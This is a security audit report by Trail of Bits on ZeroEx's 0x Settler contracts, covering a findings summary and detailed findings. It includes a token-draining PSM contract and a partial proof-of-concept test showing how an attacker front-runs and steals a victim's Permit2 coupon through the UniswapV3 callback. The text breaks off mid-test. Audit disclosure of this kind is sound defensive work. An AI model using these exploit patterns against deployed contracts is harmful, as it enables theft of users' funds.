ZeroEx - 0x Settler

Security Assessment

April 11, 2024

Prepared for:
Eric Wong, Duncan Townsend
ZeroEx

Prepared by: **Kurt Willis, Alexander Remie, Ronald Eytchison**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
497 Carroll St., Space 71, Seventh Floor
Brooklyn, NY 11215
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Project Summary

Contact Information

The following project manager was associated with this project:

Jeff Braswell, Project Manager
jeff.braswell@trailofbits.com

The following engineering director was associated with this project:

Josselin Feist, Engineering Director, Blockchain
josselin.feist@trailofbits.com

The following consultants were associated with this project:

Kurt Willis, Consultant
kurt.willis@trailofbits.com

Alexander Remie, Consultant
alexander.remie@trailofbits.com

Ronald Eytchison, Consultant
ronald.eytchison@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
February 15, 2024	Pre-project kickoff call
February 27, 2024	Status update meeting #1
March 12, 2024	Delivery of report draft and report readout meeting
April 11, 2024	Delivery of report with fix review appendix

Executive Summary

Engagement Overview

ZeroEx engaged Trail of Bits to review the security of 0x Settler. The main contract, Settler, is a settlement contract that enables executing optimized and configurable batched actions with a focus on securely handling user funds. Settler handles token transfers in two ways: by using `AllowanceHolder`—a contract that stores allowances only for the duration of the transaction call—and/or Permit2 coupons. A major focus of the review was to assess whether any Permit2 coupons could be spent only with the signer's original intent.

A team of three consultants conducted the review from February 20 to March 7, 2024, for a total of five engineer-weeks of effort. With full access to source code and documentation, we performed static and dynamic testing of the codebase, using automated and manual processes.

Observations and Impact

The 0x Settler code base showcases advanced low-level optimization techniques and usage of new Solidity opcode features. It is noteworthy that the overall design of the system is focused around security—as exemplified by ephemeral allowances—while still allowing a certain amount of flexibility, as demonstrated by arbitrary pool sell actions. A lot of care was given in writing the optimized assembly code, although this comes with the perhaps questionable tradeoff of requiring developers to keep track of many assumptions when reviewing the code. One major issue (TOB-0XP-4) was found pertaining to missing validation in a callback, which is only possible to exploit by misusing multiple actions' original intent. This drawback comes from the added flexibility of the system.

Recommendations

Based on the codebase maturity evaluation and findings identified during the security review, Trail of Bits recommends that ZeroEx take the following steps:

- **Remediate the findings disclosed in this report.** These findings should be addressed as part of a direct remediation or as part of any refactor that may occur when addressing other recommendations.
- **Simplify assembly heavy code.** The highly optimized code makes reasoning about the functionality difficult. Ensuring correct functionality requires keeping track of many unwritten assumptions.
- **Isolate Settler's actions.** We found a high-severity issue due to the unforeseen interaction between multiple actions. Consider compartmentalizing and cutting off implementations from each other, so there cannot be any vulnerability arising from cross-interactions of actions.

Finding Severities and Categories

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

Severity	Count
High	1
Medium	0
Low	1
Informational	9
Undetermined	0

CATEGORY BREAKDOWN

Category	Count
Data Validation	5
Patching	1
Testing	2
Undefined Behavior	3

Project Goals

The engagement was scoped to provide a security assessment of the ZeroEx 0x Settler project. Specifically, we sought to answer the following non-exhaustive list of questions:

- Can the `AllowanceHolder`'s token allowances be used without authorization?
- Is the `AllowanceHolder`'s confused deputy check sound, and could it fail for valid tokens?
- Can `AllowanceHolder`'s forwarded `msgSender` argument be spoofed through reentrancy?
- Can the `Deployer` be initialized multiple times with malicious values?
- Can the `Deployer`'s multicall functionality be abused?
- Is the redemption of a `Permit2` coupon always tied to the owner's intent?
- Are meta transaction authorizations correctly secured?
- Can a forwarded `msgSender` be used to perform unintended actions?
- Can actions be executed partially or fully out of order?
- Is UniswapV3's callback secured from redeeming arbitrary coupons?
- Are arbitrary calls restricted to allow only safe targets?
- Are there flaws in the encoding and decoding data in/from memory?

Project Targets

The engagement involved a review and testing of the following target.

0x-Settler

Repository	https://github.com/0xProject/0x-settler
Version	`8880a97e9cd35fdd6986b91cafb9d02b16668362`
Type	EVM
Platform	Solidity

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Manual analysis of the codebase and its components
- Static analysis through the use of Slither
- Running the provided test suite
- Creating our own tests for demonstrating proofs of concept

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. During this project, the following targets were excluded from the scope:

Vendored from other open-source projects:

- `src/vendor/SafeTransferLib.sol`
- `src/vendor/FullMath.sol`

Written not in assembly (Yul) but in raw EVM bytecode:


- `src/proxy/ERC1967UUPSProxy.sol`
- `src/utils/Create3.sol`

Assembly-heavy trivial files:

- `src/utils/AtoI.sol`
- `src/utils/ItoA.sol`
- `src/utils/IPFS.sol`
- `src/utils/AddressDerivation.sol`

Project Overview

The core component of the project, named Settler, prioritizes the safe management of user funds. Settler processes token transfers using two methods: firstly, through `AllowanceHolder`, which is a contract that temporarily holds allowances just for the transaction period; and secondly, by using `Permit2` coupons.



Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	The amount of arithmetic used in the implementation is low. With few exceptions, arithmetic is performed in inline assembly blocks. Numerous arithmetic operations that could overflow are prepended with a comment detailing why an overflow is not possible. However, this is not present in all places, and we identified one issue where an overflow could happen without causing a revert (TOB-0XP-7).	**Moderate**
Auditing	Events are emitted for critical state-changing functions, both using high-level Solidity and inline assembly. An incident response plan currently does not exist, but the team noted that one is being revised. See here for our guidelines.	**Satisfactory**
Authentication / Access Controls	The protocol is a decentralized system without any privileged access aside from token authorizations coming from `AllowanceHolder` and `Permit2`. We found one issue pertaining to insufficient authorization checks in an unsecured callback (TOB-0XP-4).	**Moderate**
Complexity Management	The contracts—each with a specific purpose—are well organized and compartmentalized. However, the extensive use of inline assembly and heavy optimizations make for an overall highly complex project.	**Moderate**
Decentralization	The project does not contain any privileged role that could lead to a single point of failure. Access to the protocol is permissionless, and user funds are secured through the use of `AllowanceHolder` and `Permit2` coupons. Furthermore, the contracts are not upgradeable and have no configuration parameters.	**Strong**

Documentation	The provided documentation in the README file was both concise and detailed. This includes various diagrams to explain the flow of the various actions, as well as explanations of the security aspects of the various components. Further user-facing documentation is available to the public.	**Strong**
Low-Level Manipulation	The settler project is implemented in such a way to maximize gas efficiency. As such, the project makes heavy use of inline assembly such that unnecessary checks can be skipped and the overall gas consumption can be minimized. The flipside of that is that a single mistake in terms of skipping checks could have disastrous results. During the audit, we did not uncover such issues. However, if development continues after the audit, the possibility of introducing such a mistake is higher than in projects that do not use as much inline assembly.	**Weak**
Testing and Verification	The project contains both unit tests and integration tests. However, the use of mocked calls does lower the usefulness of the tests (TOB-0XP-2).	**Moderate**
Transaction Ordering	Besides the high-severity finding that relies on front-running a legitimate user's transaction (TOB-0XP-4), we did not uncover other front-running, back-running, or sandwich-related issues. The use of a `min-amount-out` parameter protects against the most general case of front-running user's transactions.	**Moderate**

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	checkCall does not validate required assumptions for out-of-gas	Data Validation	Informational
2	Testing is mainly performed via mocked calls	Testing	Informational
3	MakerPSM contract can be used to perform BASIC_SELL action	Undefined Behavior	Informational
4	UniswapV3 contains insufficient validation on callback data	Data Validation	High
5	AllowanceHolder's confused deputy check relies on unwritten assumptions	Testing	Informational
6	Deployer contract does not support IERC721's interface	Undefined Behavior	Informational
7	Bips range is not validated	Data Validation	Informational
8	Memory unsafe blocks are marked as safe	Undefined Behavior	Informational
9	AllowanceHolderBase does not check for contract code	Data Validation	Low
10	Discrepancy in ERC1967UUPSUpgradeable's upgrade and initialize conditions	Data Validation	Informational
11	Newer EVM opcodes not yet supported on all EVM chains	Patching	Informational

Detailed Findings

1. checkCall does not validate required assumptions for out-of-gas

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-0XP-1
Target: `src/utils/CheckCall.sol`	

Description

An assumption to detect whether a call failed due to out-of-gas in the `checkCall` function is not validated.

The `checkCall` function contains a check aimed at detecting whether a call failed due to an out-of-gas issue.

```
success := staticcall(callGas, target, add(data, 0x20), mload(data), 0x00, 0x00)

// ….

// https://eips.ethereum.org/EIPS/eip-150
// https://ronan.eth.link/blog/ethereum-gas-dangers/
if iszero(or(success, or(returndatasize(), lt(div(callGas, 63), gas())))) {
    // The call failed due to not enough gas left. We deliberately consume
    // all remaining gas with `invalid` (instead of `revert`) to make this
    // failure distinguishable to our caller.
    invalid()
}
```

Figure 1.1: Out-of-gas detection (0x-settler/src/utils/CheckCall.sol#30–50)

Out-of-gas is detected by checking `callGas / 63 >= gasleft` (among others). However, this comparison only works under the assumption that the call was made with more than `callGas` gas left.

Recommendations

Short term, include a check for `gas() >= callGas` before executing the staticcall.

Long term, when using conditionals, always also cover the opposite case and handle it accordingly.

2. Testing is mainly performed via mocked calls

Severity: **Informational**	Difficulty: **Medium**
Type: Testing	Finding ID: TOB-0XP-2
Target: `test/unit/*`	

Description

Many tests rely on the use of mocked calls instead of actually interacting with the protocols.

```
function testPermitAuthorised() public {
    ah.setAllowed(OPERATOR, OWNER, TOKEN, AMOUNT);

    assertEq(ah.getAllowed(OPERATOR, OWNER, TOKEN), AMOUNT);
    _mockExpectCall(
        TOKEN, abi.encodeWithSelector(IERC20.transferFrom.selector, OWNER,
RECIPIENT, AMOUNT), new bytes(0)
    );
    vm.prank(OPERATOR, address(this));
    assertTrue(ah.transferFrom(TOKEN, OWNER, RECIPIENT, AMOUNT));
    assertEq(ah.getAllowed(OPERATOR, OWNER, TOKEN), 0);
}
```

Figure 2.1: Example unit test that uses `_mockExpectCall` (`0x-settler/test/unit/AllowanceHolderUnitTest.t.sol#49–59`)

This testing method asserts only that calls to contracts are being made with the correct data. However, the returned data is entirely specified by the test and does not originate from the actual computations run in the contracts when they are deployed.

Recommendations

Short term, expand the testing suite with calls to actual implemented contracts.

Long term, beware of the risks that come with not fully testing code as when it is deployed.

3. MakerPSM contract can be used to perform BASIC_SELL action

Severity: **Informational**	Difficulty: **High**
Type: Undefined Behavior	Finding ID: TOB-0XP-3
Target: `0x-settler/src/core/MakerPSM.sol`	

Description

The `MakerPSM` contract can be used to perform the `BASIC_SELL` action because arbitrary `psm` and `gemToken` values are allowed. Although this is not in itself a problem, it is likely not the developers' intention.

The `BASIC_SELL` action allows a user to sell (i.e., transfer) any ERC20 token or ETH from the `Settler` to an arbitrary recipient address. This is performed by the `Settler` first approving the recipient address to spend a specific ERC20 token, followed by calling an arbitrary function on the recipient (which could then transfer the approved tokens).

The `MakerPSM` contract, which is inherited by the `Settler` contract, implements two functions to buy and sell DAI for a `gemToken` through a Maker PSM contract. The `makerPsmSellGem` function (figure 3.1) first approves the address returned from the `psm.getJoin()` function to spend a given ERC20 token of the `Settler`. Next, the `makerPsmSellGem` function calls the `sellGem` function on the `psm` address. This flow is similar to the above-described `BASIC_SELL` action, since `psm` can be arbitrarily chosen by the user.

```
 44    function makerPsmSellGem(address recipient, uint256 bips, IPSM psm,
IERC20Meta gemToken) internal {
 45        // phantom overflow can't happen here because PSM prohibits gemToken with
decimals > 18
 46        uint256 sellAmount = (gemToken.balanceOf(address(this)) *
bips).unsafeDiv(10_000);
 47        gemToken.safeApproveIfBelow(psm.gemJoin(), sellAmount);
 48        psm.sellGem(recipient, sellAmount);
 49    }
```

Figure 3.1: 0x-settler/src/core/MakerPSM.sol#44-49

By allowing arbitrary `psm` and `gemToken` values, it is possible to deploy a custom contract, and to pass that contract's address in as the `psm` address in the `makerPsmSellGem` function (through the `MAKER_PSM_SELL_GEM` action). The passed-in `gemToken` can then be transferred from the `Settler` to an arbitrary address.

Besides this already being possible through the `BASIC_SELL` action, the `Settler` (and overall system) is designed so that the contract does not own any tokens when a transaction ends; in other words, bought and sold tokens always are transferred to the buying and selling party within the same transaction.

The `MakerPSM.makerPsmBuyGem` function can be used in a similar way. However, it allows approving only DAI, instead of approving any ERC20 token in the `makerPsmSellGem` function.

Exploit Scenario

As the same result can be achieved through the `BASIC_SELL` action, this is not an exploit. However, figure 3.2 shows the contract that could be used as the `psm` address to the `makerPsmSellGem` function to transfer out tokens.

```
 1    contract WithdrawERC20 {
 2       IERC20 gemToken;
 3
 4       constructor(IERC20 _gemToken) {
 5           gemToken = _gemToken;
 6       }
 7
 8       function getJoin() public view returns (address) {
 9           return address(this);
10       }
11
12       // called by MakerPSM.makerPsmSellGem
13       // this contract has approval to spend the Settler's gemToken.
14       function sellGem(address, uint256) external {
15           address settler = msg.sender;
16           gemToken.transferFrom(settler, address(this),
gemToken.balanceOf(settler));
17       }
18       // could also instead use a fallback function..
19    }
```

Figure 3.2: Sample PSM contract implementation to transfer tokens out of the `Settler`

Recommendations

Short term, consider adding an allowlist of valid Maker PSM addresses. These can be extracted from this list of deployed Maker contracts. Currently, there appear to be three: USDC, PAX, and GUSD.

Long term, limit the flexibility of arguments whenever possible. Only allow flexibility if it is required for the correct functioning of the protocol. This will reduce the attack surface of the protocol.

4. UniswapV3 contains insufficient validation on callback data

Severity: **High**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-0XP-4
Target: `src/Settler.sol`	

Description

The UniswapV3 swap callback function in the `Settler` contract lacks proper validation of the user's intent when redeeming Permit2 coupons. This vulnerability allows anyone to spend and misuse arbitrary Permit2 coupons from other users without their consent.

When a user initiates a token swap using Settler's UniswapV3 actions, the UniswapV3 pool requires the outstanding token balances to be transferred to the pool through a callback function in the Settler contract. This token transfer can be performed using various methods, including a Permit2 authorization.

To ensure the secure use of Permit2 coupons, the Settler contract must validate that all coupons coincide with the originator's intended use. A coupon should be redeemable only in a single context, allowing a specific set of actions. This is particularly important when redeeming a Permit2 coupon where the signer is not the message sender.

In the case of meta transactions containing Permit2 coupons, all actions and parameters are captured and hashed in the form of the Permit2 witness parameter, as shown in figure 4.1. The signer authorizes these actions by signing the Permit2 coupon together with the witness. However, it is the protocol's responsibility to ensure that the coupon can be spent only in a sound manner—either together with all actions or not at all.

```
function executeMetaTxn(
    bytes[] calldata actions,
    AllowedSlippage calldata slippage,
    address msgSender,
    bytes calldata sig
) public {
    if (actions.length != 0) {
        (bytes4 action, bytes calldata data) = actions.decodeCall(0);

        // By forcing the first action to be one of the witness-aware
        // actions, we ensure that the entire sequence of actions is
        // authorized. `msgSender` is the signer of the metatransaction.
        bytes32 witness = _hashActionsAndSlippage(actions, slippage);

        if (action == ISettlerActions.METATXN_SETTLER_OTC_PERMIT2.selector) {
```

```
            _metaTxnOtcVIP(data, witness, msgSender, sig);
        } else if (action == ISettlerActions.METATXN_PERMIT2_TRANSFER_FROM.selector)
{
            _metaTxnTransferFrom(data, witness, msgSender, sig);
        } else if (action ==
ISettlerActions.METATXN_UNISWAPV3_PERMIT2_SWAP_EXACT_IN.selector) {
            _metaTxnUniV3VIP(data, witness, msgSender, sig);
        } else {
            revert ActionInvalid({i: 0, action: action, data: data});
        }
    }

    for (uint256 i = 1; i < actions.length; i = i.unsafeInc()) {
        (bytes4 action, bytes calldata data) = actions.decodeCall(i);
        _dispatch(i, action, data, msgSender);
    }

    _checkSlippageAndTransfer(slippage);
}
```

Figure 4.1: Meta transaction actions are hashed and validated as Permit2's witness parameter. (0x-settler/src/Settler.sol#275–306)

The UniswapV3 action in the `Settler` contract allows for the payment of outstanding balances by redeeming a Permit2 coupon directly in the `uniswapV3SwapCallback` function, which is called by the pool during a swap.

```
function uniswapV3SwapCallback(int256 amount0Delta, int256 amount1Delta, bytes
calldata data) external {
    // Decode the data.
    IERC20 token0;
    uint24 fee;
    IERC20 token1;
    address payer;
    assembly ("memory-safe") {
        {
            let firstWord := calldataload(data.offset)
            token0 := shr(0x60, firstWord)
            fee := shr(0x48, firstWord)
        }
        token1 := calldataload(add(data.offset, 0xb))
        payer := calldataload(add(data.offset, 0x1f))
    }
    // Only a valid pool contract can call this function.
    if (msg.sender != address(_toPool(token0, fee, token1))) revert InvalidSender();

    bytes calldata permit2Data = data[SWAP_CALLBACK_PREFIX_DATA_SIZE:];
    // Pay the amount owed to the pool.
    if (amount0Delta > 0) {
        _pay(token0, payer, uint256(amount0Delta), permit2Data);
    } else if (amount1Delta > 0) {
        _pay(token1, payer, uint256(amount1Delta), permit2Data);
```

```
    } else {
        revert ZeroSwapAmount();
    }
}

function _pay(IERC20 token, address payer, uint256 amount, bytes calldata
permit2Data) private {
    if (payer == address(this)) {
        token.safeTransfer(msg.sender, amount);
    } else {
        (ISignatureTransfer.PermitTransferFrom memory permit, bytes32 witness, bool
isForwarded) =
            abi.decode(permit2Data, (ISignatureTransfer.PermitTransferFrom, bytes32,
bool));
        bytes calldata sig = permit2Data[PERMIT_DATA_SIZE +
WITNESS_AND_ISFORWARDED_DATA_SIZE:];
        (ISignatureTransfer.SignatureTransferDetails memory transferDetails,,) =
            _permitToTransferDetails(permit, msg.sender);
        if (witness == bytes32(0)) {
            _transferFrom(permit, transferDetails, payer, sig, isForwarded);
        } else {
            _transferFrom(permit, transferDetails, payer, witness,
ACTIONS_AND_SLIPPAGE_WITNESS, sig, isForwarded);
        }
    }
}
```

Figure 4.2: The UniswapV3 callback transfers tokens from the user that authorized the action (0x-settler/src/core/UniswapV3.sol#325–369)

Although the callback function verifies that the caller is indeed the real UniswapV3 pool, it does not include any further validation to ensure the signer's intent when redeeming the coupon. For a malicious actor to exploit this vulnerability, they must first call the `Settler` contract, which then calls the pool contract. This is because a pool's callback target cannot be arbitrarily specified—the pool always calls back into the message sender and swap initiator. However, the UniswapV3 action does not allow passing in maliciously crafted data, as this would be invalid.

Another important consideration is that the Settler contract must not allow arbitrary calls, as these could enable anyone to redeem valid coupons out of context. For example, the `BASIC_SELL` action is designed to allow some flexibility in the type of protocol it interacts with, and extra care is taken to restrict the permitted targets of this function. The `isRestrictedTarget` function specifically forbids calling the `Permit2` contract directly, which could allow the arbitrary redemption of valid coupons.

```
function basicSellToPool(address pool, IERC20 sellToken, uint256 bips, uint256
offset, bytes memory data)
    internal
```

```
{
    if (isRestrictedTarget(pool)) {
        revert ConfusedDeputy();
    }
```

Figure 4.3: The BASIC_SELL action restricts calls to Permit2 (0x-settler/src/core/Basic.sol#22–27)

However, by masking a UniswapV3 action inside a BASIC_SELL action, a malicious user can target a UniswapV3 pool and pass along crafted data containing a valid Permit2 authorization from an honest user. Figures 4.5 and 4.6 demonstrate a normal flow and this malicious flow, respectively. This would enable the attacker to arbitrarily redeem Permit2 coupons uncoupled from the signer's intent.

It is important to note that by interacting with a UniswapV3 pool, the attacker is still forced to perform a valid UniswapV3 swap during their exploit. However, they can keep all of the swap's token outputs. An attacker could also create a real UniswapV3 pool with a token of value and a controlled dummy token to reduce swap slippage from this action.




Figure 4.5: Normal UniswapV3 flow




Figure 4.6: Malicious flow targeting a UniswapV3 pool with the `BASIC_SELL` action

Exploit Scenario

Alice authorizes a meta transaction that swaps 1M USDC for ETH. Bob front-runs this transaction by crafting a malicious call to a `BASIC_SELL` action and is able to steal Alice's funds.

```
function testUniswapV3MetaTxFrontRun() public {
    MockERC20(dai).mint(alice, 100e18);

    vm.prank(alice);
    MockERC20(dai).approve(address(ah), type(uint256).max);
```

```
    vm.prank(alice);
    MockERC20(dai).approve(address(permit2), type(uint256).max);

    // Alice sets up the permit and transfer details.
    address operator = address(settler);
    address recipient = address(settler);
    uint256 amount = 777;

    ISignatureTransfer.PermitTransferFrom memory permit =
defaultERC20PermitTransfer(dai, amount, 1);

    ISignatureTransfer.SignatureTransferDetails[] memory transferDetails =
        new ISignatureTransfer.SignatureTransferDetails[](1);
    transferDetails[0] = ISignatureTransfer.SignatureTransferDetails({to: operator,
requestedAmount: amount});

    // Set UniswapV3 swap path.
    uint24 fee = 500;
    bytes memory uniswapV3Path = abi.encodePacked(dai, fee, token);

    // Set up actions.
    bytes[] memory actions = ActionDataBuilder.build(
        abi.encodeCall(
            ISettlerActions.METATXN_UNISWAPV3_PERMIT2_SWAP_EXACT_IN,
            (
                alice, // recipient
                amount, // amountIn
                100, // amountOutMin
                uniswapV3Path, // (token0, fee, token1)
                permit
            )
        )
    );

    uint256 poolAmountOut = 5555;

    // Hash actions and sign.
    bytes32[] memory actionHashes = new bytes32[](1);
    actionHashes[0] = keccak256(actions[0]);

    Settler.AllowedSlippage memory slippage;

    slippage.buyToken = token;
    slippage.recipient = alice;
    slippage.minAmountOut = poolAmountOut;

    bytes32 actionsHash = keccak256(abi.encodePacked(actionHashes));
    bytes32 witness = keccak256(abi.encode(ACTIONS_AND_SLIPPAGE_TYPEHASH, slippage,
actionsHash));
    bytes memory sig = getPermitWitnessTransferSignature(
        permit, address(settler), alicePk, FULL_PERMIT2_WITNESS_TYPEHASH, witness,
permit2Domain
    );
```

```
    // Set UniswapV3Pair dummy swap and return data.
    UniswapV3PoolDummy(pool).setSwapData(
        MockERC20(dai),
        MockERC20(token),
        int256(0), // amount0
